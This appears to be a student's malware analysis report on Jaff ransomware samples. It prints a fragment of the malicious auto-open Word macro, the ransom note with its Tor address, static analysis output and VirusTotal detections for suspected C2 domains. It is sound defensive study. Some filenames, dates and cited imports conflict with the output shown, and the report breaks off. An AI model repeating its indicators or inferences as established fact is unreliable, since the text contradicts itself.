in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
Sub autoopen()
    logout_Fish = 0
    shutgard "logout_Fish"
End Sub

Sub Document_Open()
End Sub

-----
VBA MACRO LocalBrowser.frm
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/LocalBrowser'
-----
(empty macro)
-----
VBA MACRO Locl.cls
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/Locl'
-----
Public Function setAsMainTarget() As String

    tt = ThisDocument.BuiltInDocumentProperties("Content status").Value
    MotoGP = Split(tt, "Abcdef")
    privateProbeName = MotoGP(Quubo * 3)
    privateProbe

    setAsMainTarget = ""
```

```
None
-----+-----+-----+
|Type|Keyword|Description|
-----+-----+-----+
|AutoExec|autoopen|Runs when the Word document is opened|
|AutoExec|Document_Open|Runs when the Word or Publisher document is opened|
|AutoExec|SaveDataCSVToolStrip|Runs when the file is opened and ActiveX objects trigger events|
|MenuItemClick|Environment|May read system environment variables|
|Suspicious|Open|May open a file|
|Suspicious|Write|May write to a file (if combined with Open)|
|Suspicious|Put|May write to a file (if combined with Open)|
|Suspicious|Binary|May read or write a binary file (if combined with Open)|
|Suspicious|Command|May run PowerShell commands|
|Suspicious|Call|May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject|May create an OLE object|
|Suspicious|GetObject|May get an OLE object with a running instance|
|Suspicious|Windows|May enumerate application windows (if combined with Shell.Application object)|
|Suspicious|User-Agent|May download files from the Internet|
|Suspicious|CallByName|May attempt to obfuscate malicious function calls|
|Suspicious|Hex Strings|Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)|
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)|
|IOC|objMember.Class|Executable file name|
|IOC|rundll32.exe|Executable file name|
```

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-word-docs$ oleid XKDQK1N.doc
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: XKDQK1N.doc
WARNING For now, VBA stomping cannot be detected for files in memory
-----
Indicator      |Value      |Risk      |Description
-----
File format     |MS Word 97-2003 |Info      |
                |Document or Template|
-----
Container format|OLE         |Info      |Container type
-----
Application name|Microsoft Office Word|Info      |Application name declared in properties
-----
Properties code page|1252: ANSI Latin 1; Western European (Windows)|Info      |Code page used for properties
-----
Author          |1           |Info      |Author declared in properties
-----
Encrypted        |False       |None      |The file is not encrypted
-----
VBA Macros       |Yes, suspicious|HIGH      |This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
-----
XLM Macros       |No          |None      |This file does not contain Excel 4/XLM macros.
-----
External Relationships|0           |None      |External relationships such as remote templates, remote OLE objects, etc
-----
```

Summary of Findings (olevba)	
Category	Details
File Name	XKDQK1N.doc
Macros?	✓ Yes, and marked as suspicious
Auto-Execution?	✓ Multiple AutoExec triggers: AutoOpen , Document_Open , etc.
Suspicious Functions	CreateObject , Shell , rundll32.exe , GetObject , Environment , Base64 , Hex Strings , and more
Payload Execution	Likely downloads and runs something using rundll32.exe
Obfuscation	Yes – uses Base64 , Hex , and CallByName for evasion


Triggers automatically when the document is opened (**AutoOpen**, **Document_Open**).

- **Extracts and/or creates an OLE object** — likely the embedded file.
- **Uses obfuscation** (**Base64**, **hex**, **CallByName**) to hide real commands.
- **Spawns rundll32.exe** — a well-known LOLBin (Living Off the Land Binary) often used by malware to run payloads.
- **May download** additional components or connect to a C2 server via HTTP.

mraptor Results Breakdown

Indicator	Meaning
Result: SUSPICIOUS	Strong evidence of malware activity
Flags: AWX	<ul style="list-style-type: none"> ♦ A = AutoExec macro (runs on open) ♦ W = Writes to disk or registry ♦ X = Executes commands or files
Type: OLE:	Confirms it's an OLE (classic Word .doc) file
File: XKDQK1N.doc	Malicious Word document from the PDF
Exit Code: 20 → indicates high-risk behavior (based on mraptor scoring).	

When we opened the doc files , we got macros warning...



I

Now we are analyzing .exe file , which is the main file that automatically executes and we confirm that **ransom note** and confirmation that **bruhadson8.exe** is a **Windows 32-bit PE (GUI)** binary.


```

(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ strings bruhadson8.exe | less
file bruhadson8.exe
md5sum bruhadson8.exe

[3]+  Stopped                  strings bruhadson8.exe | less
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ cat 'README TO SAVE YOUR FILES.txt'
////////////////////////////////////
Files are encrypted!
To decrypt files you need to obtain the private
key.

The only copy of the private key, which will allow you to decrypt your
files, is located on a secret server
in the Internet.

1.
You must install Tor Browser:
https://www.torproject.org/download/download-easy.html.en

2.
After installation, run the Tor Browser and enter address:
http://rktazuzi7hbln7sy.onion/

Follow the instruction on the website.

Your decrypt ID: 0123456789

////////////////////////////////////(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-r
ansomware-files$ file bruhadson8.exe
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ md5sum bruhadson8.exe
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe

```

Key indicators:

- **Tor site:** rktazuzi7hbln7sy.onion – common for ransomware (anonymous payment & instructions).
- **Decrypt ID:** Just a placeholder in this sample (0123456789), but unique per victim in live infections.
- **Private key control:** Classic asymmetric encryption model, making decryption without payment infeasible unless the C2 server or keys are recovered.

```

(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ nano analyze_pe.py
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ python3 analyze_pe.py
== Imports ==

KERNEL32.dll
0x17614080 LCMaStringW
0x17614084 LoadLibraryW
0x17614088 CreateFileA
0x1761408c OutputDebugStringW
0x17614090 GetModuleHandleW
0x17614094 TlsFree
0x17614098 TlsSetValue
0x1761409c TlsGetValue
0x176140a0 TlsAlloc
0x176140a4 IsValidCodePage
0x176140a8 GetACP
0x176140ac GetOEMCP
0x176140b0 GetCPInfo
0x176140b4 HeapReAlloc
0x176140b8 GetStringTypeW
0x176140bc FlushFileBuffers
0x176140c0 GetConsoleCP
0x176140c4 GetConsoleMode
0x176140c8 SetFilePointerEx
0x176140cc SetStdHandle
0x176140d0 WriteConsoleW
0x176140d4 SetConsoleTitleA
0x176140d8 GetConsoleWindow
0x176140dc GetConsoleTitleA
0x176140e0 GetCurrentDirectoryA
0x176140e4 SetCurrentDirectoryA
0x176140e8 GetModuleHandleA
0x176140ec GetLogicalDriveStringsW
0x176140f0 GetTickCount
0x176140f4 CloseHandle
0x176140f8 GetFileType
0x176140fc Sleep
0x17614100 SetLastError
0x17614104 GetLastError
0x17614108 GetCurrentProcessId
0x1761410c GetProcessWorkingSetSize
0x17614110 HeapAlloc
0x17614114 TerminateProcess
0x17614118 GetCurrentProcess

```

```
(venv) adishetty@adishetty-Inspiron-15-3520: ~/infosec/2017-08-01-jaeff-ransomware-emails-and-malware/jaeff-ransomware-files$ strings bruhadson0.exe > strings.txt
grep -Ei "key|decrypt|http|tor|\\.onion|password|\\.exe|\\.dll" strings.txt
kernel32.dll
unhandled key message : XX
vector<T> too long
directory not empty
no such file or directory
bad file descriptor
bad file descriptor
is a directory
not a directory
SetDefaultDllDirectories
operator
vbase destructor'
vector deleting destructor'
default constructor closure'
scalar deleting destructor'
vector constructor iterator'
vector destructor iterator'
vector vbase constructor iterator'
eh vector constructor iterator'
eh vector destructor iterator'
eh vector vbase constructor iterator'
copy constructor closure'
local vftable constructor closure'
managed vector constructor iterator'
managed vector destructor iterator'
eh vector copy constructor iterator'
eh vector vbase copy constructor iterator'
dynamic atexit destructor for '
vector copy constructor iterator'
vector vbase copy constructor iterator'
managed vector copy constructor iterator'
Type Descriptor'
Base Class Descriptor at (
class hierarchy descriptor'
complete object locator'
GetCurrentDirectoryA
GetCurrentDirectoryA
kernel32.dll
USER32.dll
GDI32.dll
COMDLG32.dll
InitializeSecurityDescriptor
IsValidSecurityDescriptor
GetSecurityDescriptorDacl
GetSecurityDescriptorDacl
ADVAPI32.dll
ole32.dll
NETAPI32.dll
COMCTL32.dll
OPENGL32.dll
USP10.dll
```

```
(venv) adishetty@adishetty-Inspiron-15-3520: ~/infosec/2017-08-01-jaeff-ransomware-emails-and-malware/jaeff-ransomware-files$ sudo apt install binwalk
[sudo] password for adishetty:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
binwalk is already the newest version (2.3.4+dfsg1-5).
0 upgraded, 0 newly installed, 0 to remove and 18 not upgraded.
(venv) adishetty@adishetty-Inspiron-15-3520: ~/infosec/2017-08-01-jaeff-ransomware-emails-and-malware/jaeff-ransomware-files$ binwalk -e bruhadson0.exe

DECIMAL      HEXADECFIAL    DESCRIPTION
-----
0            0x0            Microsoft executable, portable (PE)
113912       0x18CF8        PNG image, 608 x 380, 8-bit/color RGB, non-interlaced
183776       0x2DE0        PNG image, 500 x 750, 8-bit/color RGB, non-interlaced
230892       0x382CC        XML document, version: "1.0"
```

Observations & Inferences :

From KERNEL32.dll:

- CreateFileA/W, SetFilePointerEx, WriteFile, FlushFileBuffers, CloseHandle → **File manipulation** – likely used for **encrypting victims' files**.
- HeapAlloc, HeapFree, VirtualQuery, TerminateProcess → Memory operations, possibly for obfuscation or resource cleanup.
- GetTickCount, Sleep, GetCurrentProcessId, IsDebuggerPresent → **Anti-debugging** or **sandbox evasion** tactics.

From ADVAPI32.dll:

- LookupAccountNameA, GetFileSecurityA, SetFileSecurityA, AddAccessAllowedAce → Involvement with **security descriptors and permissions** – ransomware often modifies file permissions.

From USER32.dll:

- TrackPopupMenuEx, InsertMenuA, GetDlgItem → May indicate **GUI component** or **fake user interactions** (decoy windows?).

From OPENGL32.dll:

- glViewport, glMatrixMode → Super weird to see OpenGL in ransomware. May be:

- Leftover from reused code,
- Used for fancy GUI (unlikely),
- A stub for detection evasion?

From NTDSAPI.dll:

- DsReplicaModifyA, DsUnquoteRdnVa lueW → Possibly targeting **Active Directory** or querying **domain metadata** – not super common in regular ransomware, but suggests it may be network-aware.

Inference


The presence of:

- File system APIs,
- Security/ACL manipulation,
- Anti-debugging indicators,
- Potential AD-related functions

...all strongly align with **ransomware behavior**.

file entropy (for encryption/compression) :

`binwalk -E bruhadson8.exe`



Observations:

1. High Entropy Regions

- Between 0x400 (~1 KB) and 0x2D000 (~184 KB) the entropy is **very high** (around 0.96+).
- High entropy usually indicates **compression, encryption, or packing** — typical for embedded payloads or encrypted ransomware logic.

2. Clear Entropy Drop-Offs


- Notable **falling edges** at:
 - 0x0
 - 0x11800 (72 KB)
 - 0x2D000 (184 KB)
- These boundaries might define **sections or segments** of the executable — often separating unpacked code from packed/encrypted payloads.

This .exe is almost certainly **packed or contains embedded encrypted sections**.

- It's likely:
- a **dropper** or **stub** that extracts or decrypts a ransomware payload at runtime.
- hiding **C2 configuration** or **ransom logic** in the high-entropy area.

VirusTotal Scores :


1 . bruhadson8.exe



The screenshot shows the VirusTotal analysis page for the file bruhadson8.exe. The file is identified by the hash 824901dd0b1660f00c3406cb88118c8a10f66e3258b50207ea289434618b13. It is a 246.00 KB file, last analyzed 27 days ago. The file is classified as a 'peexe' and 'spreader'. The community score is 67/72, with 296 community members. The file is flagged as malicious by 67/72 security vendors. The threat categories are 'trojan' and 'ransomware'. The family labels are 'jaff', 'jaffcrypt', and 'cryptjaff'. The security vendors' analysis table shows the following results:

Vendor	Detection
AhnLab-V3	Win-Trojan/Sagecrypt.Gen
Alibaba	Ransom:Win32/CRYPIAFF.6091ee29
AllCloud	Ransomware-Win/Jaff.B
ALYac	Trojan.Ransom.Jaff
Antiy-AVL	Trojan(Ransom)/Win32.Jaff
Arcabit	Trojan.Ransom.JaffCrypt.I
Avast	Win32:Malware-gen
AVG	Win32:Malware-gen
Avira (no cloud)	TR/Crypt.XPACK.mpsl
BitDefender	Trojan.Ransom.JaffCrypt.I
Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.Agent-6329515-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.jaff
Cylance	Unsafe
Cynet	Malicious (score: 99)

2. fabriquekorea.com



The screenshot shows the VirusTotal interface for the domain **fabriquekorea.com**. The community score is 9/94. A banner indicates that 5/94 security vendors flagged this domain as malicious. The registrar is Netpia.com, Inc., created 22 years ago, and last analyzed 7 days ago. The 'DETECTION' tab is active, showing a table of security vendors' analysis.

Did you intend to search across the file corpus instead? [Click here](#)

Community Score: 9 / 94

5/94 security vendors flagged this domain as malicious

Reanalyze Similar More

fabriquekorea.com

Registrar: Netpia.com, Inc. | Creation Date: 22 years ago | Last Analysis Date: 7 days ago


DETECTION DETAILS RELATIONS COMMUNITY

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Security vendors' analysis		Do you want to automate checks?	
alphaMountain.ai	Malicious	AutoShun	Malicious
BitDefender	Malware	CyRadar	Malicious
Fortinet	Malware	G-Data	Malware
Lionic	Malware	Seclookup	Malicious
Sophos	Malware	Gridinsoft	Suspicious
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AILabs (MONITORAPP)	Clean
AlienVault	Clean	Antiy-AVL	Clean
benkow.cc	Clean	Blueliv	Clean

3. whoisfoxxrobiouy.net



The screenshot shows the VirusTotal interface for the domain **whoisfoxxrobiouy.net**. The community score is 3/94. A banner indicates that 3/94 security vendors flagged this domain as malicious. The registrar is Eranet International Limited, created 7 years ago, and last analyzed 11 days ago. The 'DETECTION' tab is active, showing a table of security vendors' analysis.

Did you intend to search across the file corpus instead? [Click here](#)

Community Score: 3 / 94

3/94 security vendors flagged this domain as malicious

Reanalyze Similar More

whoisfoxxrobiouy.net

Registrar: Eranet International Limited | Creation Date: 7 years ago | Last Analysis Date: 11 days ago

rdomain potential-c2 dga

DETECTION DETAILS RELATIONS COMMUNITY

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Security vendors' analysis		Do you want to automate checks?	
alphaMountain.ai	Malicious	CyRadar	Malicious
Fortinet	Malware	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean
AILabs (MONITORAPP)	Clean	AlienVault	Clean
Antiy-AVL	Clean	benkow.cc	Clean
BitDefender	Clean	Blueliv	Clean
Certego	Clean	Chong Lua Dao	Clean
CINS Army	Clean	CMC Threat Intelligence	Clean
CRDF	Clean	Criminal IP	Clean

4. 35418461.pdf

https://www.virustotal.com/gui/file/81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef

81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef

42 / 63
Community Score

42/63 security vendors flagged this file as malicious

81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef
35418461.pdf

pdf file-embedded autoaction js-embedded attachment

Site: 57.01 KB
Last Analysis Date: 15 days ago

Reanalyze Similar More

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.w97m/doccl Threat categories: trojan downloader dropper Family Labels: w97m doccl jadcc

Security vendors' analysis

Vendor	Detection	Category	Family
AhnLab-V3	PDF/Expod.Gen	trojan	Trojan.Downloader.PDF.Agent
Arcabit	VB:Trojan.VBA.Downloader.FI	downloader	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	dropper	W2000M/Agent.6848817
Baidu	VBA:Trojan-Downloader.Agent.bpu		VB:Trojan.VBA.Downloader.FI
ClamAV	Doc.Downloader.Jaff-6329915-0		Pdf.trojan.w97m
Cylance	Unsafe		Malicious (score: 99)
DrWeb	W97M.Downloader.1768		VB:Trojan.VBA.Downloader.FI (B)
eScan	VB:Trojan.VBA.Downloader.FI		PDF/TrojanDropper.Agent.AE

Do you want to automate checks?

5. FXCHG1Y.doc

https://www.virustotal.com/gui/file/990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a

990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a

50 / 63
Community Score

50/63 security vendors flagged this file as malicious

990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a
FXCHG1Y.doc

doc exe-patterns powershell write-file obfuscated open-file macros create-ole auto-open enum-windows anti-analysis environ handle-file

Site: 91.50 KB
Last Analysis Date: 8 days ago

Reanalyze Similar More

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: downloader.w97m/jaff Threat categories: downloader trojan dropper Family Labels: w97m jaff bartalex

Security vendors' analysis

Vendor	Detection	Category	Family
Acronis (Static ML)	Suspicious	downloader	W97M/Downloader
Allicloud	Downloader:MSOffice/Jaff.6329915	trojan	Trojan.Downloader.W97M.Gen
Antiy-AVL	Trojan(Downloader)/MSOffice.Agent.kf	dropper	VB:Trojan.VBA.Downloader.FI
Avast	Other:Malware-gen [Trj]		Other:Malware-gen [Trj]
Avira (no cloud)	W2000M/Agent.6848817		VBA:Trojan-Downloader.Agent.bpu
BitDefender	VB:Trojan.VBA.Downloader.FI		Doc.Downloader.Jaff-6329915-0
CTX	Doc.downloader.w97m		Malicious (score: 99)
DrWeb	W97M.Downloader.1768		Malicious (high Confidence)
Emsisoft	VB:Trojan.VBA.Downloader.FI (B)		VB:Trojan.VBA.Downloader.FI
ESET-NOD32	VBA/TrojanDownloader.Agent.DLV		VBA/Agent.DLV.tr.dldr

Do you want to automate checks?

After execution of this .exe file ...

